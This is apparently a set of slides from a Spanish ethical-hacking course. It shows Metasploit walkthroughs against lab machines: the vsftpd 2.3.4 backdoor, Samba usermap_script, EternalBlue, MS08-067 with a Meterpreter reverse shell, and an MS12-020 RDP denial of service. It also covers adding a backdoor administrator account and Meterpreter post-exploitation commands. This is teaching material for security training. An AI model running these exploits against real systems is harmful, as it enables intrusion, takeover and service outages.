CURSO DE HACKING ÉTICO

EXPLOTACIÓN DE VULNERABILIDADES

Explotación de VULNERABILIDADES

- Definiciones
- Metasploit
- POC 1 vsftpd 2.3.4
- POC 2 Samba 3.0.20
- POC 3 MS17_010 .. Wannacry
- POC 4 MS20_020 .. DOS
- Meterpreter

DEFINICIONES

- **BUG** — En el caso de bug, se trata de un concepto utilizado por todos aquellos que tienen conocimientos en el campo de la **informática**. Esta palabra inglesa, cuya traducción literal es **"bicho",** se usa para nombrar a los **errores** que se producen en un **programa informático**.

- **EXPLOIT** — Es una palabra inglesa que significa explotar o aprovechar, y que en el ámbito de la informática es un fragmento de software, fragmento de datos o secuencia de comandos o acciones, utilizada con el fin de aprovechar una vulnerabilidad de seguridad de un sistema de información para conseguir un comportamiento no deseado del mismo.

- **PAYLOAD** — Un Payload en Metasploit se refiere a un módulo de explotación, que tiene como objetivo ejecutarse en la máquina remota. Hay tres tipos diferentes de módulos de carga útil en Metasploit Framework: Singles, Stagers y Stages.


- **SHELLCODE** — El conjunto de instrucciones usados como Payload. Son órdenes, normalmente, escritas en lenguajes tipo C, y luego compiladas a código máquina.

- **0-day EXPLOIT** — No deja de ser un EXPLOIT, pero con la particularidad que es desconocido por los usuarios y el propio fabricante.

METASPLOIT

Metasploit es un proyecto de código abierto para la seguridad informática, que proporciona información acerca de vulnerabilidades de seguridad y ayuda en tests de penetración "Pentesting" y el desarrollo de firmas para sistemas de detección de intrusos.

Su subproyecto más conocido es el Metasploit Framework, una herramienta para desarrollar y ejecutar exploits contra una máquina remota.



METASPLOIT

```
# msfconsole

> help → ayuda
> search name:Microsoft type:exploit
> search ms08_067
> msfupdate (deprecated) → apte-get update
> info auxiliary/scanner/smb/smb_ms17_010
> use exploit/windows/smb/ms08_067.netap
```

POC 1 vsftpd 2.3.4

```
root@kali:~# nmap -sV -A -T4  192.168.163.130

Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-08 07:11 CET
Nmap scan report for 192.168.163.130
Host is up (0.00093s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.163.131
|      Logged in as ftp
```

POC 1 vsftpd 2.3.4

```
root@kali:~# nmap -sT --script ftp* -p 21 -T5 192.168.163.130

| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  OSVDB:73573
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
```

POC 1 vsftpd 2.3.4

```
root@kprofe:~# searchsploit vsftp
--------------------------------- ----------------------------------------
 Exploit Title                    |  Path
                                  | (/usr/share/exploitdb/)
--------------------------------- ----------------------------------------
vsftpd 2.0.5 - 'CWD' Authenticated Rem | exploits/linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remo | exploits/windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remo | exploits/windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service       | exploits/linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execut | exploits/unix/remote/17491.rb
```

POC 1 vsftpd 2.3.4

```
root@kprofe:~# msfconsole

msf > search vsftp
[!] Module database cache not built yet, using slow search

Matching Modules
================

Name                                    Disclosure Date  Rank      Description
exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  VSFTPD v2.3.4 Backdoor
Command Execution
```

POC 1 vsftpd 2.3.4

```
root@kprofe:~# msfconsole

msf > use exploit/unix/ftp/vsftpd_234_backdoor

msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   21               yes       The target port (TCP)
```

POC 1 vsftpd 2.3.4

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.163.130
RHOST => 192.168.163.130
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.163.130:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.163.130:21 - USER: 331 Please specify the password.
[+] 192.168.163.130:21 - Backdoor service has been spawned, handling...
[+] 192.168.163.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.163.131:38397 -> 192.168.163.130:6200) at
2018-01-08 07:26:26 +0100

id
uid=0(root) gid=0(root)
```

POC 2 Samba 3.0.20

```
root@educait:~# nmap -A -T4  -p445 10.0.0.240
Starting Nmap 7.70 ( https://nmap.org ) at 2018-01-14 19:39 CEST
Nmap scan report for 10.0.0.240
Host is up (0.00035s latency).

PORT    STATE SERVICE     VERSION
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
MAC Address: 00:0C:29:C2:69:8D (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1
closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
```

POC 2 Samba 3.0.20

Samba Samba version 3.0.20 : Security vulnerabilities - CVE Details
https://www.cvedetails.com/vulnerability-list/...id.../Samba-Samba-3.0.20.html
Security **vulnerabilities** of **Samba Samba** version **3.0.20** List of cve security vulnerabilities related to
this exact version. You can filter results by cvss scores, years
list of security **vulnerabilities**.

CVE-2007-2447 Samba "username map scri
https://www.rapid7.com/db/modules/exploit/multi/saml
This module exploits a command execution **vulnerability** in **S**
when using the non-default "username map script" configurat
containing shell meta characters, attackers can execute arbit
needed to exploit this ...

Module Name

exploit/multi/samba/usermap_script

Authors

jduck <jduck [at] metasploit.com>

References

CVE-2007-2447
OSVDB-34700
BID-23972
URL: http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=534
URL: http://samba.org/samba/security/CVE-2007-2447.html

POC 2 Samba 3.0.20

```
msf > search cve:2007-2447
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                  Disclosure Date  Rank       Description
   ----                  ---------------  ----       -----------
   exploit/multi/samba/usermap_script  2007-05-14      excellent  Samba "username map
script" Command Execution
```

POC 2 Samba 3.0.20

```
msf > use exploit/multi/samba/usermap_script
msf exploit(multi/samba/usermap_script) > info
msf exploit(multi/samba/usermap_script) > set rhost 10.0.0.240
rhost => 10.0.0.240
msf exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP double handler on 10.0.0.50:4444
[*] Accepted the first client connection...
[*] B: "3nUZxW2v1AOig2Rr\r\n"
[*] A is input...
[*] Command shell session 1 opened (10.0.0.50:4444 -> 10.0.0.240:52969) at 2018-02-14 19:52:37
+0200

id
uid=0(root) gid=0(root)
```

POC 3 MS17_010 ..Wannacry ☹

```
# wget https://raw.githubusercontent.com/cldrn/nmap-nse-scripts/master/scripts/smb-vuln-ms17-010.nse

# cp smb-vuln-ms17-010.nse /usr/share/nmap/scripts/

# nmap -p445 --open --script smb-vuln-ms17-010.nse 10.0.0.0/24
```

```
Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
```

POC 3 MS17_010 ..Wannacry

☹

```
root@kprofe:~# msfconsole
msf > use auxiliary/scanner/smb/smb_ms17_010
msf> show options
msf auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.163.128
RHOSTS => 192.168.163.128
msf auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.163.128:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional
7600 x64 (64-bit)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

POC 3 MS17_010 ..Wannacry

☹

```
msf > use exploit/windows/smb/ms17_010_eternalblue

msf exploit(windows/smb/ms17_010_eternalblue) > show options

msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.163.128

RHOST => 192.168.163.128

msf exploit(windows/smb/ms17_010_eternalblue) > set ProccessName explorer.exe
```

POC 3 MS17_010 ..Wannacry

☹

```
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
*] 192.168.163.128:445 - Receiving response from exploit packet
[+] 192.168.163.128:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] Command shell session 1 opened (192.168.163.131:4444 -> 192.168.163.128:49248) at 2018-01-08 07:38:59 +0100
Microsoft Windows [Versión 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

POC 3 MS17_010 ..Wannacry


☹


```
C:\Windows\system32>net user test 12345aA /add

C:\Windows\system32>net localgroup administradores test /add

C:\Windows\system32>net localgroup administradores

Miembros
-------------------------------------------------------
Administrador
demo
test
```





POC 4 MS20_020 ..DOS ☹


```
msf > search ms12-020
Matching Modules
   Name                                          Disclosure Date  Rank    Description
   auxiliary/dos/windows/rdp/ms12_020_maxchannelids  2012-03-16       normal  MS12-020
   auxiliary/scanner/rdp/ms12_020_check                               normal  MS12-020

msf > use auxiliary/scanner/rdp/ms12_020_check
msf auxiliary(scanner/rdp/ms12_020_check) > show options
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   10.0.0.52        yes       The target address range or CIDR identifier
   RPORT    3389             yes       Remote port running RDP (TCP)
   THREADS  1                yes       The number of concurrent threads

msf auxiliary(scanner/rdp/ms12_020_check) > set rhosts 10.0.0.52
rhosts => 10.0.0.52
msf auxiliary(scanner/rdp/ms12_020_check) > check
[+] 10.0.0.52:3389 The target is vulnerable.
```


POC 4 MS20_020 ..DOS ☹


```
msf auxiliary(scanner/rdp/ms12_020_check) > back
msf > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   3389             yes       The target port (TCP)

msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set rhost 10.0.0.52
rhost => 10.0.0.52
msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > run
[*] 10.0.0.52:3389 - 10.0.0.52:3389 - Sending MS12-020 Microsoft Remote DoS
[+] 10.0.0.52:3389 - 10.0.0.52:3389 seems down
```



Post - Explotación

Una vez hemos obtenido acceso en el target, entramos en la fase de Post-Explotación. En esta fase se aprovechan el acceso para:

- Obtener la máxima de información del objetivo Windows / Linux.
- Usar scripts de Meterpreter para realizar y recopilar información.
- Usar varios métodos para escalar privilegios.
- Crear un acceso "Backdoor"
- Penetrar a una red interna solo visible desde el target.

MS08_067_NETAPI METERPRETER

Utilizaremos el clásico **M08_067 netapi** para obtener acceso sobre una máquina Windows XP/Windows 2003:

```
msf > use exploit/windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) > show options
msf  exploit(ms08_067_netapi) > set rhosts 192.168.1.12
msf  exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(ms08_067_netapi) > set lhost 192.168.1.214
msf  exploit(ms08_067_netapi) > check
     [*] Verifying vulnerable status... (path: 0x0000005a)
     [+] The target is vulnerable.
     msf  exploit(ms08_067_netapi) > exploit
     [*] Started reverse handler on 192.168.1.214:4444
     [*] Automatically detecting the target...
     [*] Fingerprint: Windows 2003 - Service Pack 1 - lang:Unknown
     [*] We could not detect the language pack, defaulting to English
     [*] Selected Target: Windows 2003 SP1 English (NX)
     [*] Sending stage (752128 bytes) to 192.168.1.12
     [*] Meterpreter session 1 opened (192.168.1.214:4444 -> 192.168.1.12:1416) 2017-12-16
```

Enumerar máquina Windows


```
re Commands
============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a bac
ad
    channel                   Displays information about active chan
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
```

```
Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
```

```
Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    portfwd       Forward a local port to a remote service
    route         View and modify the routing table
```

```
dapi: System Commands
=====================

    Command       Description
    -------       -----------
    clearev       Clear the event log
    drop_token    Relinquishes any active impersonation token.
    execute       Execute a command
    getpid        Get the current process identifier
    getprivs      Attempt to enable all privileges available to the curr
ess
    getuid        Get the user that the server is running as
    kill          Terminate a process
    ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shell         Drop into a system command shell
    shutdown      Shuts down the remote computer
    steal_token   Attempts to steal an impersonation token from the targ
ss
    sysinfo       Gets information about the remote system, such as OS
```

Si quieres seguir praticando
Metasploitable 2

https://tehaurum.wordpress.com/2015/06/14/metasploitable-2-walkthrough-an-exploitation-guide/